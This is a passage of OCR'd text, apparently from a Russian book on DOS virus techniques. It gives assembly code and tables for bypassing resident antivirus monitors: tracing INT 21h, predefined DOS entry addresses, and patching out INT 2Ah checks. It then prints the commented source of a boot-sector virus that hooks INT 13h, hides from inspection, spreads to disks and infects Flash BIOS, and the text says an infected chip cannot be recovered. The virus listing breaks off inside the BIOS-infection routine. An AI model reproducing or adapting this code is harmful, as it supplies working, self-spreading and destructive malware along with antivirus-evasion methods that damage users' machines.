wait_reset:
hlt
jmp wait_reset
;С этого места программа выполняется после перезапуска процессора
shutdown_return:
;Устанавливаем регистр DS в соответствии с регистром CS
push cs
pop ds
;Восстанавливаем указатели на стек
;по ранее сохраненным значениям
mov ss,real_ss
mov sp,real_sp
;Закрываем адресную линию A20
call disable_a20
;Разрешаем немаскируемые прерывания
mov ax,000dh
out CMOS_PORT,al
;Разрешаем маскируемые прерывания
in al,INT_MASK_PORT
```

```
and al,0
out INT_MASK_PORT,al
sti
ret
set_real_mode ENDP
;Процедура, открывающая адресную линию A20. После открытия
;адресной линии программам будет доступна память свыше 1Мбайт
enable_a20 PROC
mov al,A20_PORT
out STATUS_PORT,al
mov al,A20_ON
out KBD_PORT_A,al
ret
enable_a20 ENDP
;Процедура, закрывающая адресную линию A20. После закрытия
;адресной линии программам будет недоступна память свыше
1Мбайт.
;Адресное пространство будет ”зацикленным” в пределах 1Мбайт
disable_a20 PROC
mov al,A20_PORT
out STATUS_PORT,al
mov al,A20_OFF
out KBD_PORT_A,al
ret
disable_a20 ENDP
;Здесь сохраняется адрес стека
real_sp dw ?
real_ss dw ?
;Эта строка выводится на экран после работы программы
;Символ ”?” заменяется на ”L” в защищенном режиме
qw db 13,10,”?ight General”,13,10,”$”
;Глобальная таблица дескрипторов. Нулевой дескриптор
;обязательно должен быть ”пустым”
GDT_BEG=$
gdtr label WORD
gdt_0 desc_struc &lt;0,0,0,0,0,0&gt;
gdt_gdt desc_struc &lt;GDT_SIZE−1,,,DATA_ACC,0&gt;
gdt_ds desc_struc &lt;DSEG_SIZE−1,,,DATA_ACC,0&gt;
gdt_cs desc_struc &lt;CSEG_SIZE−1,,,CODE_ACC,0&gt;
gdt_ss desc_struc &lt;STACK_SIZE−1,,,DATA_ACC,0&gt;
GDT_SIZE=($–GDT_BEG)
END start
```

Обход резидентных антивирусных мониторов

Обычно все программы используют сервис DOS так:

```
mov ah,...
int 21h
```

По команде INT управление передается в точку, адрес которой определяется двумя словами, находящимися в таблице векторов прерываний по адресу 0000h:0084h. С этого

момента начинается исполнение команд многочисленных обработчиков прерывания INT 21h и не менее многочисленных резидентных программ до тех пор, пока управление, наконец, не получит оригинальный обработчик операционной системы (рис. 5.1):




Рис. 5.1

Разумеется, среди этих многочисленных обработчиков может «затесаться» обработчик, принадлежащий антивирусному монитору, который не дает спокойно работать не только вирусам, но и обычным программам.

Поэтому серьезные вирусы и некоторые хорошо написанные программы пытаются определить адрес оригинального обработчика и обратиться к нему напрямую, в обход остальных обработчиков:

```
mov ah,...
pushf
call dword ptr O21
...
O21 dw ?
S21 dw ?
```

Но антивирусные мониторы учитывают эту возможность и принимают свои меры.

Определение адреса оригинального обработчика DOS

Для того чтобы обратиться к DOS напрямую, нужно знать адрес оригинального обработчика. Получить этот адрес не так просто.

Метод трассировки

Чаще всего используется метод трассировки при помощи отладочного прерывания INT 1. Суть метода заключается в том, что вирус трассирует прерывание INT 21h (включает флаг трассировки, при этом после каждой команды происходит прерывание INT 1) и проверяет значение сегмента, в котором идет обработка прерывания. Если значение сегмента меньше 0300h, то это обработчик DOS. Например, так поступал много лет назад вирус Yankee 2C (M2C, Музыкальный). Вот листинг соответствующего фрагмента с комментариями:

```
;Берем из таблицы векторов прерываний текущий адрес INT 01h
mov ax,3501h
int 21h
mov si,bx ;смещение сохраняем в регистре SI
mov di,es ;сегмент сохраняем в регистре DI
;Устанавливаем свой обработчик INT 01h
mov ax,2501h
mov dx,offset Int01
int 21h
;Формируем в стеке адрес выхода из трассировки так, чтобы по IRET
;из INT 21h попасть на метку Next – помещаем в стек
;последовательно флаги, сегмент и смещение метки Next
pushf
```

```
push cs
mov ax,offset Next
push ax
;Начинаем трассировку INT 21h. Для этого нужно подготовить стек
;следующим образом: поместить в него флаги с включенным флагом
;трассировки, а также сегмент и смещение текущего обработчика
;INT 21h. Затем можно выполнить команду IRET – программа запустит
;текущий обработчик и считает из стека флаги (флаг трассировки
;во флаговом регистре включится, начнется трассировка. После
;каждой команды процессора будет запускаться INT 01h).
;Помещаем в стек флаги, включаем в них бит, соответствующий
;флагу трассировки TF. Для того, чтобы включить флаг
;трассировки TF, после сохранения флагов в стеке считаем их
;в регистр AX, в нем включим соответствующий бит, а затем
;сохраним регистр AX в стеке
pushf
pop ax
or ax,0100h
push ax
;Считаем из таблицы векторов прерываний текущий адрес INT 21h
mov ax,3521h
int 21h
;Сохраним в стеке сегмент, а затем и смещение текущего обработчика
push es
push bx
;Установим в регистре AH номер какой−либо безобидной функции
;(чтобы определение адреса обработчика DOS
;не сопровождалось разрушениями)
mov ah,0Bh
;Запускаем трассировку
cli
iret
;Обработчик INT 01h
Int01:
;При вызове обработчика в стеке находятся: значение регистра IP,
;значение регистра CS, флаги перед прерыванием.
;Адресуемся к стеку с помощью регистра BP,
;предварительно сохранив текущее значение BP
push bp
mov bp,sp
;Теперь в стеке находятся:
;SS:[BP] – BP
;SS:[BP+2] – IP
;SS:[BP+4] – CS
;SS:[BP+6] – флаги
;Проверяем флаг продолжения
cmp byte ptr cs:ContinueFlag,1
;Если флаг продолжения выключен, то выходим из трассировки
jne TraceOff
;Проверяем текущий адрес. Если сегмент меньше 300h,
;обработчик DOS достигнут, иначе – продолжаем трассировку
;и выходим из обработчика
```

```
cmp word ptr [bp+4],300h
jnc ExitFromInt
;Достигнут DOS – берем из стека адрес обработчика и сохраняем его
push bx
mov bx,[bp+2]
mov word ptr cs:O21,bx
mov bx,[bp+4]
mov word ptr cs:S21,bx
pop bx
;Заканчиваем обработку прерывания и дальнейшую трассировку
TraceOff:
;Устанавливаем в ноль бит, соответствующий TF,
;в копии регистра флагов в стеке
and word ptr [bp+6],0FEFFh
;Устанавливаем в ноль флаг продолжения
mov byte ptr cs:ContinueFlag,0
ExitFromInt:
pop bp
;Выходим из обработчика
iret
;Восстановление после трассировки
Next:
;Сбрасываем флаг продолжения
mov byte ptr ds:ContinueFlag,0
;Восстанавливаем прежнее значение вектора прерывания INT 01h
mov ax,2501h
mov dx,si
mov ds,di
int 21h
```

В настоящее время этот алгоритм можно считать несколько устаревшим. Дело в том, что современные версии DOS могут размещать свой обработчик в областях верхней памяти. Поэтому условие окончания трассировки должно выглядеть, например, так:

```
cmp word ptr [bp+4],300h
jb loc_65
cmp word ptr [bp+4],0F000h
ja loc_65
```

В качестве альтернативного варианта можно использовать такой прием. Сначала определяется исходный сегмент DOS при помощи недокументированной функции 52h прерывания INT 21h (возвращает адрес векторной таблицы связи DOS):

```
mov ah, 52h
int 21h
mov SegDOS, es
```

Тогда условие завершения трассировки можно оформить следующим образом:

```
push ax
mov ax, cs: SegDOS
cmp word ptr [bp+6], ax
```

```
pop ax
jz DOSIsGot
```

Разумеется, разные приемы могут дать разные результаты. Причем все результаты можно считать в той или иной мере корректными. Дело в том, что современные версии DOS, даже будучи загруженными в верхнюю память, всегда имеют точку входа в нижней памяти вида:

```
nop
nop
;Проверка состояния адресной линии A20
call Check_A20
;Переход в верхнюю память
jmp cs: dword ptr HI_DOS
```

С точки зрения обхода резидентных мониторов «правильным» следует признать адрес в обработчике DOS, имеющий максимальное значение. Мы еще вернемся к вопросу о нахождении «правильного» адреса далее.

Авторы антивирусных мониторов знают о подобном приеме поиска оригинального адреса DOS. Достаточно легко испортит трассировку, например, вот такой вот фрагмент, встроенный в цепочку обработчиков:

```
;Вызываем обработчик прерывания INT 60h (до этого момента
;прерывание INT 60h должно быть перехвачено)
int 60h
;Сюда нужно вернуться из прерывания
nop
;Сюда реально вернемся, и флаг трассировки будет сброшен,
;то есть трассировка будет прекращена
nop
...
;Обработчик прерывания. При вызове прерывания флаг трассировки
;сбрасывается – при входе в обработчик трассировка будет
выключена
Int60:
;Разрешение прерываний, так как при выходе из обработчика не
;будет восстанавливаться оригинальное значение регистра флагов
sti
;Увеличиваем на единицу адрес возврата в стеке
push bp
mov bp, sp
add [bp+2],1
pop bp
;Выходим из прерывания, но не командой IRET, а командой RETF 2,
;чтобы не восстанавливать флаги (и, как следствие,
;флаг трассировки TF)
retf 2
```

Кроме того, факт трассировки можно достаточно просто обнаружить, применив хорошо известный разработчикам защит от несанкционированного копирования прием аппаратного конвейера, который использует процессор для ускорения работы. При выполнении очередной команды процессор считывает код следующей. Когда придет время

выполнения следующей команды, она будет уже считана из памяти, и не нужно будет тратить время на ее чтение. Прием заключается в модификации команд, которые уже оказались в конвейере: если трассировка не ведется, то код команд модифицируется только в памяти, а выполняется та программа, которая находится в конвейере. Если трассировка ведется, то конвейер сбрасывается перед каждой командой трассируемой программы (конвейер сбрасывают такие команды, как JMP, CALL, RET) и выполняется модифицированный код.

```
;Модифицируем следующую команду. Команда JMP (безусловный
;переход) заменяется на две команды NOP (нет операции)
mov Metka, 9090h
;Переходим, если выполняется немодифицированный код (в случае,
;когда трассировка не ведется), и проходим дальше, если выполняется
;модифицированный код (в случае трассировки)
Metka: jmp NoTrace
Trace:
;Сюда попадем при выявленном факте трассировки
NoTrace:
;Трассировка не ведется – нормальное выполнение программы
```

Наконец, последний гвоздь в гроб идеи использования трассировки забит: «Выставленный флаг трассировки можно выявить косвенно, замаскировав аппаратные прерывания, поместив в [SP-1] контрольное значение и дав инструкцию STI. Тогда по изменению слова в стеке можно судить, было трассировочное прерывание или нет».

Выявив факт трассировки прерывания DOS, мониторы начинают выдавать об этом соответствующие сообщения, поэтому даже не самый опытный пользователь догадается, что кто-то (например, вирус) пытается попасть в систему.

Метод предопределенных адресов

Переходим к методу определения оригинального адреса точки входа в DOS, основанному на том, что эти адреса для разных версий и конфигураций DOS имеют в общем случае различные значения, но число их ограничено. А это значит, что их можно просто-напросто выбирать из таблицы (причем не очень большой). Прием не новый, но незаслуженно забытый.

Имея программу, основанную на одном из ранее описанных способов определения реального адреса обработчика DOS, загрузочные дискеты с разными версиями DOS и немного терпения, можно получить примерно вот такую информацию.

Оригинальный обработчик DOS версии 3.30 всегда имеет вид:

```
;Точка 0
2E CS:
891EB800 MOV [00B8],BX
2E CS:
8C06BA00 MOV [00BA],ES
CB RETF
...
;Точка 1
2E CS:
3A26FF0D CMP AH,[0DFF]
77DC JA 1443
80FC51 CMP AH,51
```

```
74A1 JZ 140D
...
80FC64 CMP AH,64
74BA JZ 143A
;Точка 2
```

Оригинальные обработчики DOS версий 5.0–7.0 очень похожи. В общем случае они состоят из следующих фрагментов:

Фрагмент 1 (если он присутствует) всегда располагается в нижних адресах памяти. Большинство алгоритмов трассировки заканчивают работу, достигнув этой точки. Для DOS версий 5.0–6.22 этот фрагмент присутствует, если в CONFIG.SYS есть строка DOS=HIGH (вне зависимости от того, осуществляется ли запуск поддерживающего эту опцию драйвера HIMEM.SYS). Если драйвера нет, то JMP FAR просто указывает на фрагмент 2, размещающийся в нижних областях памяти. Если строки DOS=HIGH нет, то фрагмент 1 вырожден (состоит из одной команды внутрисегментного перехода), и обработчик состоит из фрагмента 2.

```
;Точка 0
90 NOP
90 NOP
E8CC00 CALL CheckA20
2E CS:
FF2E6A10 J MP FAR NEXTDOS
```

Фрагмент 2 может располагаться как в верхних, так и в нижних адресах памяти.

```
;Точка 1
NEXTDOS:
FA CLI
80FC6C CMP AH,6C
77D2 JA 40D0
...
80FC50 CMP AH,50
748E JZ 40A9
;Точка 2
```

Для DOS 7.0 структура обработчика, в общем, такая же. Исключение – фрагмент 1 присутствует всегда, вне зависимости от содержимого файла CONFIG.SYS. Теперь приведем конкретные значения адресов, полученные для разных случаев:

DOS 7.0 (русская версия)
Точка 0 00C9:0FB2 9090
Точка 1 FF03:41E7 80FA
Точка 2 FF03:420A 1E06
Точка 2A FF03:5333 2ACD

DOS 6.20
device=himem.sys
dos=high
Точка 0 0123:109E 9090
Точка 1 FDC8:40F8 80FA
Точка 2 FDC8:411B 1E06

Точка 2A FDC8:41D1 2ACD

DOS 6.20
dos=high
Точка 0 0123:109E 03EB
Точка 1 03AC:40F8 80FA
Точка 2 03AC:411B 1E06
Точка 2A 03AC:41D1 2ACD

DOS 6.20
Точка 1 002A:40F8 80FA
Точка 2 002A:411B 1E06
Точка 2A 002A:41D1 2ACD

DOS 5.0
device=himem.sys
dos=high
Точка 0 0123:109E 9090
Точка 1 FDC8:40EB 80FA
Точка 2 FDC8:410E 1E06
Точка 2A FDC8:41C4 2ACD

DOS 5.0
dos=high
Точка 0 0123:109E 03EB
Точка 1 03AC:40F8 80FA
Точка 2 03AC:411B 1E06
Точка 2A 03AC:41D1 2ACD

DOS 5.0
Точка 1 002A:40EB 80FA
Точка 2 002A:410E 1E06
Точка 2A 002A:41D1 2ACD

DOS 3.30
Точка 0 0070:05DC 892E
Точка 1 0294:1460 3A2E
Точка 2 0294:1480
Точка 2A 0294:151B 2ACD

DOS 3.10
Точка 0 0070:0D43

DOS 3.20
Точка 0 0070:17D0

Точка 2 является оптимальной, то есть в нее целесообразнее всего передавать управление, чтобы обойти резидентные антивирусные мониторы. Точка 2A – это позиция инструкции INT 2Ah, которую DOS обязательно выполняет в процессе обработки 21-го прерывания.

В конце каждой строки приведены контрольные слова – на тот случай, если по указанному адресу находится нечто иное.

Борьба с антивирусными мониторами

Современные антивирусные мониторы умеют отслеживать факт прямого обращения программ к DOS.

Защиту 21-го прерывания можно организовать более эффективно, используя метод встраивания в ядро операционной системы. Общепринятая схема такова: в точку входа прерывания INT 21h записывается инструкция JMP FAR на обработчик, который проверяет номер функции на безопасность. Он восстанавливает оригинальные инструкции в точке входа прерывания и вызывает обработчик INT 21h. После возврата управления из прерывания, в точку входа снова записывается инструкция JMP FAR, и управление передается программе, вызвавшей INT 21h.

Здесь описан обычный «сплайсинг» (встраивание), который широко применяется разработчиками вирусов. Отметим, что для перехода не обязательно использовать инструкцию JMP FAR (она занимает 5 байт в памяти и не везде может быть размещена). Вместо нее можно применить INT 3, затратив всего 1 байт. В то же время необходимо обеспечить обработку вызовов с кодами 00h, 4Ch, 31h (они не возвращают управление в исходную точку), а также самовызовов (при завершении процессов посредством INT 27h и INT 20h).

Процесс развивается следующим образом. Первый компонент антивирусного монитора встраивается в ядро DOS, а второй – просто перехватывает цепочку 21-го прерывания. Когда программа выполняет инструкцию INT 21h, управление передается второму компоненту. У антивирусных мониторов существует список функций, которые воспринимаются ими как опасные. Они могут сделать проверку на наличие заданной функции в этом списке, затем выставить флаг «проход цепочки» и передать управление дальше. Когда первый компонент получает управление, он проверяет флаг «прохода цепочки». Если он выставлен, то была инструкция INT 21h, поэтому необходимо сбросить флаг «проход цепочки» и передать управление в DOS. Если флаг сброшен, это значит, что был выполнен прямой вызов. В этом случае требуется принимать соответствующие меры против возможных действий вируса.

Эта идея исключительно проста и эффективна. В том или ином виде ее применяют почти все современные антивирусные мониторы. Вот один из таких вариантов.

После трассировки прерывания выполняется обращение к DOS по оригинальному адресу. Программа AVPTSR перехватывает обращение. Точнее, AVPTSR перехватывает INT 2Ah, причем этот вызов произведен из INT 21 h, вблизи начала фрагмента. Обработчик INT 08h, то есть таймера, периодически восстанавливает вектор 2Ah, если он был отключен.

Подразумевается, что флаг прохода цепочки 21-го прерывания проверяется в обработчике INT 2Ah.

Конструирование неотслеживаемого обращения к DOS

Для чего нужно такое конструирование? Неужели антивирусные мониторы настолько бдительны, что пресекают любые попытки открыть для модификации EXE– или COM-файл? Да, это действительно так. Авторы антивирусных мониторов обладают достаточно эффективными средствами, чтобы предотвратить прямые обращения к DOS со стороны вирусов.

Обратимся к мнению Ю. Косивцова: «Для обнаружения действия нерезидентных вирусов необходимо контролировать вызов функций DOS с номерами: 3Dh (открытие файла через описатель), 0Fh (открытие файла через FCB и 5Dh) и подфункцию 00h (косвенный вызов DOS). Если при открытии файла обнаружено, что расширение его COM, EXE или SYS, то можно выдавать предупреждающее сообщение».

Список выглядит слишком коротким. Действительно, а что произойдет, если сначала переименовать программный файл? И почему не учтена функция 6Ch (расширенное открытие файла)? А что будет, если открыть файл для чтения, а затем изменить режим доступа прямым обращением к SFT?

Конечно же, авторы антивирусных мониторов не столь наивны. Просто они никогда не раскрывают свои профессиональные секреты. Например, авторы программы AVPTSR реально учли и использовали все эти методики и тонкости.

Итак, предположим, что гипотетический антивирусный супермонитор:

– отслеживает и блокирует попытки трассировки 21-го прерывания;

– для контроля «опасных» функций DOS встраивается в начало обработчика прерывания INT 21h;

– для предотвращения прямого обращения к DOS использует флаг, сбрасываемый либо во вставленном фрагменте, либо в обработчике прерывания 2Ah (более грамотный подход).

Эти действия монитора порождают соответствующие проблемы при конструировании неотслеживаемого обращения к DOS.

Первая проблема достаточно просто решается с использованием «метода предопределенных адресов».

Для решения второй проблемы стоит проанализировать возможное расположение в обработчике DOS точки перехода на антивирусный монитор. Очевидно, это может быть точка 0 либо точка 1. В самом худшем случае можно допустить, что врезка происходит непосредственно после команды проверки на максимальное значение номера функции. Далее обработчик DOS «растекается» на многочисленные ручейки, поэтому отследить их все крайне затруднительно. По крайней мере, обработчики функций 0Fh, 3Dh и 5Fh попадают в разные ручейки. Однако, при использовании ограниченного набора функций они могут разместиться и в одном ручейке, что намного упростит решение данной задачи. Функции 3Ch-43h, отвечающие за создание, открытие, закрытие, чтение, запись, атрибуты и перемещение, действительно располагаются в одном общем ручейке. Это позволяет использовать адрес точки 2 для прямого обращения к DOS. Мониторы, скорее всего, не будут отслеживать эту точку.

Решение третьей проблемы также не вызовет особых затруднений. Один из вариантов – замаскировать прерывания таймера и изменить вектор 8-го прерывания перед прямым обращением к DOS. Вместо изменения вектора можно попробовать вставить инструкции IRET в начало текущего (антивирусного) обработчика. При использовании все того же метода «предопределенных адресов» и, зная позицию инструкции INT 2Ah в обработчике DOS, перед прямым обращением к DOS следует просто заменить этот вызов двумя командами NOP.

Пример реализации

Рассмотрим две подпрограммы, которые используются для прямого обращения к DOS.

Подпрограмма SetAdr предназначена для определения адреса обработчика DOS методом предопределенных адресов. Для версий DOS, «правильный» адрес которых неизвестен, используется функция DOS 35h (получить вектор прерывания).

Подпрограмма CallDOS позволяет обращаться к DOS напрямую. В код включена проверка на номер функции. Для «безопасных» функций предусмотрен обычный вызов DOS при помощи инструкции INT 21h.

```
;Процедура установки адреса (один из самых коротких,
;хотя и подозрительных вариантов реализации)
SetAdr proc near
```

```
;Устанавливаем указатель на таблицу в регистре SI
mov si,offset Table
;Читаем очередное значение сегмента и смещения из таблицы
Next:
mov es,[si]
mov bx,[si+2]
;Проверяем контрольный код в слове, адрес которого получен
;из таблицы. Если результат отрицательный, переходим
;к следующему элементу таблицы
cmp es:[bx],2ACDh
jnz Skip
;Сохраняем адрес точки 2A
mov Ofs2A,bx
mov Seg2A,es
;Сохраняем адрес точки 2 из таблицы
mov ax, [si+4]
mov Seg21,ax
mov ax, [si+6]
mov Ofs21,ax
ret
Skip:
;Переходим к следующему элементу таблицы
add si,8
;Проверяем, не закончилась ли таблица. Если таблица закончилась,
;читаем адрес текущего обработчика прерывания
cmp [si], 0
jnz Next
;Читаем адреса текущего обработчика прерывания INT 21h – метод
;”предопределенных адресов” не сработал, точка входа не найдена
mov ax, 3521h
int 21h
mov Ofs21,bx
mov Seg21,es
ret
;Таблица позиций 2A и 2.
Table dw 0FF03h, 5333h,0FF03h, 420Ah
dw 0FDC8h, 41D1h,0FDC8h, 411Bh
...
dw 0
SetAdr endp
;Процедура прямого обращения к DOS
CallDOS proc near
;Если функция безопасна, вызываем прерывание обычным способом
cmp ah,3Bh
jb Trivial
cmp ah,42h
ja Trivial
;Заменяем вызов прерывания 2Ah на две команды NOP (9090h)
;в обработчике DOS, предварительно
;сохранив первоначальные значения кода
push es
push ax
```

```
push bx
mov es,cs:Ofs2A
mov bx,cs:Seg2A
mov ax,es:[bx]
mov cs:Save, ax
mov es:[bx], 9090h
pop bx
pop ax
pop es
;Вызываем напрямую прерывание DOS
pushf
call cs:dword ptr Ofs21
;Восстанавливаем вызов 2Ah
push es
push ax
push bx
mov es,cs:Ofs2A
mov bx,cs:Seg2A
mov ax,cs:Save
mov es:[bx], ax
pop bx
pop ax
pop es
ret
;Обычное обращение к DOS (используется для безопасных функций)
Trivial:
int 21h
ret
;В этом месте сохраняем значение для кода вызова INT 2Ah
Save dw ?
;Обработчик прерывания DOS
Ofs21 dw ?
Seg21 dw ?
;Адрес вызова INT 2Ah из обработчика DOS
Ofs2A dw ?
Seg2A dw ?
CallDOS endp
```

Flash BIOS

Новое место для вирусов

Flash-память – энергонезависимая память, которая обеспечивает работоспособность EPROM со встроенной электрической схемой стирания и перепрограммирования. Энергонезависимая память отличается от RAM тем, что она не обнуляется при отсутствии напряжения.

Flash BIOS – Flash-память, которая используется для хранения кода BIOS. Она может быть перепрограммирована – это предусмотрено для облегчения обновления BIOS. Такие микросхемы применяются в 90 % портативных компьютеров, в большинстве компьютеров 486DX2, 486DX4, Pentium.

Как известно, BIOS получает управление при запуске компьютера. Все что нужно

сделать вирмейкеру – это незаметно модифицировать BIOS, чтобы вирус стартовал перед загрузкой системы компьютера.

AMI Flash вирус

Алгоритм работы вируса:

1. Проверить компьютер на наличие Flash BIOS;
2. Проверить Flash BIOS на зараженность (осуществить выход, если она заражена);
3. Считать вектор INT 19h из таблицы (прерывание загрузки);
4. Прочесть первые 5 байт от точки входа INT 19h;
5. Проверить BIOS на наличие свободного места для размещения вируса (поиск области нулей);
6. Установить память Flash BIOS в режим записи (обычно она находится в режиме «ReadOnly»);
7. Записать вирус в найденную область нулей;
8. Записать переход на вирус в точку входа INT 19h;
9. Восстановить режим «ReadOnly» для памяти Flash BIOS.

Единственное предназначение INT 19h – быть вызванным в процессе загрузки, чтобы загрузить boot-сектор в память и передать ему управление. Прерывание именно то, которое и требуется изменить.

Нужно иметь в виду, что одновременно читать из памяти Flash BIOS и записывать в нее нельзя. Поэтому во время работы вируса нельзя использовать временные переменные в этой памяти. Более целесообразным является создание вируса для обычного boot-сектора. Этот вирус следует поместить в конец памяти и оттуда устанавливать вектор INT 13h.

AMI BIOS обладает своими специфическими особенностями при размещении в микросхемах Flash-памяти, которые базируются на использовании функции E0h прерывания INT 16h. Самое интересное состоит в том, что однажды внесенный в эту память вирус может запретить повторно использовать указанную функцию. Это запретит антивирусным программам воспользоваться ею в процессе удаления вируса из BIOS компьютера. Исходя из этого, авторам антивирусных программ придется трассировать INT 16h, чтобы получить оригинальный вектор.

Исходный текст вируса, заражающего Flash BIOS.

```
;Вирус, заражающий Flash BIOS.
;Если на компьютере есть Flash BIOS, имеется шанс, что его могут
;серьезно испортить. Если BIOS изменится, это может привести
;к неприятностям. Нельзя будет загрузиться даже с ”чистой”
;дискеты. Зараженный чип в рабочее состояние не вернуть.
org 0
;При входе в boot−сектор DL=загрузочный диск
mov si,7C00h
;Установим 0000h в регистрах DS и ES
xor ax,ax
mov es,ax
mov ds,ax
;Установим значение стека 0000h:7C00h
cli
mov ss,ax
mov sp,si
sti
;Уменьшим на 1Кбайт память (0040h:0013h)
dec word ptr [0413h]
```

```
;Получим размер памяти (при возврате в AX)
int 12h
;Так как размер памяти указан в килобайтах (1024 байт), а нужно
;в параграфах (16 байт), умножим его на 64, что эквивалентно
;сдвигу на 6 разрядов влево
mov cl,6
shl ax,cl
;Установим новый сегмент вируса (вершина памяти)
mov es,ax
;Перенесем вирусный сектор в вершину памяти
xor di,di
mov cx,200h
cld
rep movsb
;Сохраним вектор прерывания INT 13h. Поскольку этот вирус
;загрузился до загрузки DOS, то прерывание INT 21h еще не
;работает – работаем с вектором прерывания прямо в таблице
mov ax,word ptr [13h*4]
mov word ptr es:[offset i13],ax
mov ax,word ptr [13h*4+2]
mov word ptr es:[offset i13+2],ax
;Установим новый вектор прерывания INT 13h
mov word ptr [13h*4],offset Handler
mov word ptr [13h*4+2],es
;Переходим в точку ES:Restart (в копии вируса,
;находящейся в вершине памяти)
already_resident:
push es
mov ax,offset Restart
push ax
retf
;С этого места программа работает уже в вершине памяти
Restart:
;Загружаем оригинальный boot−сектор из конца
;root directory и передаем ему управление.
;Сброс дисковой подсистемы (перед работой
;с дисковой подсистемой надо выполнить
;функцию 00h прерывания INT 13h)
xor ax,ax
call int13h
;Подготовим регистры для загрузки оригинального boot−сектора
xor ax,ax
mov es,ax ;Сегмент для загрузки
mov bx,7C00h ;Смещение для загрузки
mov cx,0002h ;Дорожка 0, сектор 2
xor dh,dh ;Головка 0
mov ax,0201h ;Функция 2, количество секторов 1
;Проверим диск, с которого грузимся. 80h и выше – жесткий диск,
;иначе – дискета. Копия оригинального boot−сектора хранится
;в разных местах: на жестком диске – дорожка 0, головка 0, сектор 2;
;на дискете – дорожка 0, головка 1, сектор 14
cmp dl,80h
```

```
jae MBR_Loader
;Грузимся с дискеты: изменим сектор и головку
mov cl,14 ;Сектор 14
mov dh,1 ;Головка 1
;Загрузим оригинальный boot−сектор по адресу 0000h:7C00h
MBR_Loader:
call int13h
;Сохраним в стеке номер диска, с которого грузимся
push dx
;Проверим, заражен ли Flash BIOS
cmp byte ptr cs:flash_done,1
je Flash_resident
;Заразим Flash BIOS
call flash_BIOS
;Восстановим из стека DX (номер загрузочного диска)
Flash_resident:
pop dx
;Запускаем оригинальный boot−сектор (JMP FAR 0000h:7C00h)
db 0EAh
dw 7C00h
dw 0
;Сюда попадаем, когда происходит чтение boot−сектора. Скрываем
;присутствие вируса методом чтения оригинального boot−сектора
Stealth:
;Установим значения сектора, где хранится копия оригинального
;boot−сектора
mov cx,02h
mov ax,0201h
;Проверим, откуда считан boot−сектор (дискета или жесткий диск),
;так как копии хранятся в разных местах
cmp dl,80h
jae hd_stealth
mov cl,14
mov dh,1
hd_stealth:
;Прочтем копию оригинального boot−сектора. Так как
;номера секторов подменены, фактически ”копия выдается
;за оригинал” – скрываем свое присутствие (Stealth).
call int13h
;Выходим из обработчика прерывания
jmp pop_exit
;Проверка наличия резидентного вируса – ответим:
;запрос INT 13h (AX=ABBAh), ответ AX=BAABh
res_test:
xchg ah,al
iret
;Обработчик прерывания INT 13h
Handler:
;Если при вызове в AX находится ABBAh,
;значит это проверка наличия резидентного вируса
cmp ax,0ABBAh
je res_test
```

```
;Перехватываем только функцию 02h (чтение сектора): проверяем
;номер функции. Если не 2, запускаем оригинальный обработчик
cmp ah,2
jne jend
;Проверяем номера дорожки и сектора, интересуясь только теми
;секторами, в которых может оказаться вирус –
;дорожка 0, головка 0, сектор 1
cmp cx,1
jne jend
;Проверим номер головки. Если не 0, то запустим
;оригинальный обработчик
cmp dh,0
jne jend
try_infect:
;Считаем сектор в буфер (для дальнейшей обработки).
;Для этого вызовем оригинальный INT 13h
call int13h
jc jend
;Сохраним регистры и флаги (обработчик не должен изменить их)
pushf
push ax
push bx
push cx
push dx
push si
push di
push es
push ds
;Проверяем, заражен ли данный диск вирусом: читаем сигнатуру.
;Если диск заражен, скрываем присутствие вируса
cmp word ptr es:[bx+offset marker],"LV"
je stealth
;Если диск не заражен, то заражаем: проверим, откуда загружен
;boot−сектор (с дискеты или с жесткого диска)
cmp dl,80h
jb infect_floppy
;Установим номера дорожки, головки и сектора для жесткого
;диска для сохранения оригинального boot−сектора
mov cx,2
xor dh,dh
jmp write_virus
Infect_Floppy:
;Установим номера дорожки, головки и сектора для дискеты
;для сохранения оригинального boot−сектора
mov cx,14
mov dh,1
Write_Virus:
;Записываем оригинальный boot−сектор
mov ax,0301h
call int13h
jc pop_exit
;Установим сегментный регистр ES на сегмент с вирусом
```

```
push cs
pop es
;Сбросим флаг зараженности Flash BIOS
mov byte ptr cs:flash_done,0
;Запишем тело вируса в boot−сектор
xor bx,bx
mov ax,0301h
mov cx,0001h
xor dh,dh
call int13h
;Восстановим регистры и флаги (как раз те их значения, которые
;свидетельствует о том, что boot−сектор только что считали)
Pop_Exit:
pop ds
pop es
pop di
pop si
pop dx
pop cx
pop bx
pop ax
popf
;Выходим из обработчика в вызывающую программу
retf 2
;Запуск оригинального обработчика
jend:
DD 0EAh ;Код команды JMP FAR
;Оригинальный вектор INT13h
i13 DD 0
;Вызов прерывания INT 13h
Int13h proc near
pushf
call dword ptr cs:[i13]
ret
Int13h endp
;Первые два байта слова используются как сигнатура
Marker db ”VLAD”
;Эта подпрограмма заражает Flash BIOS
Flash_BIOS Proc Near
;Проверим наличие Flash BIOS
mov ax,0E000h
int 16h
jc no_flash_bios
cmp al,0FAh
jne no_flash_bios
;Сначала найдем хорошее место для хранения вируса.
;Просканируем память F000h−FFFFh, где обычно находится BIOS,
;на наличие области 1Кбайт нулей. Хватит даже 512 байт памяти,
;но выделить нужно с запасом
Infect_Flash:
;Установим начальный сегмент для поиска
mov ax,0F000h
```

```
mov ds,ax
;Проверим сегмент
New_segment:
;Установим стартовое смещение
xor si,si
;Установим счетчик найденных байт
;(величина свободного места для вируса)
xor dx,dx
ok_new_segment:
;Перейдем к следующему сегменту
inc ax
mov ds,ax
;Проверим, есть ли еще место для вируса
cmp ax,0FFF0h
je no_flash_BIOS
;Проверим, свободно ли место (для скорости проверяем словами)
Test16:
cmp word ptr [si],0
jne new_segment
;Увеличим счетчик размера найденного свободного места
inc dx
;Проверим, достаточно ли найденного места. Сравниваем с 1Кбайт,
но
;так как память сканируем словами, сравниваем с 512 (1Кбайт=512
слов)
cmp dx,512
je found_storage
;Увеличим смещение проверяемого байта
inc si
inc si
;Сравним с 16. Переходим к следующему сегменту
;в начале каждого параграфа
cmp si,16
je ok_new_segment
jmp test16
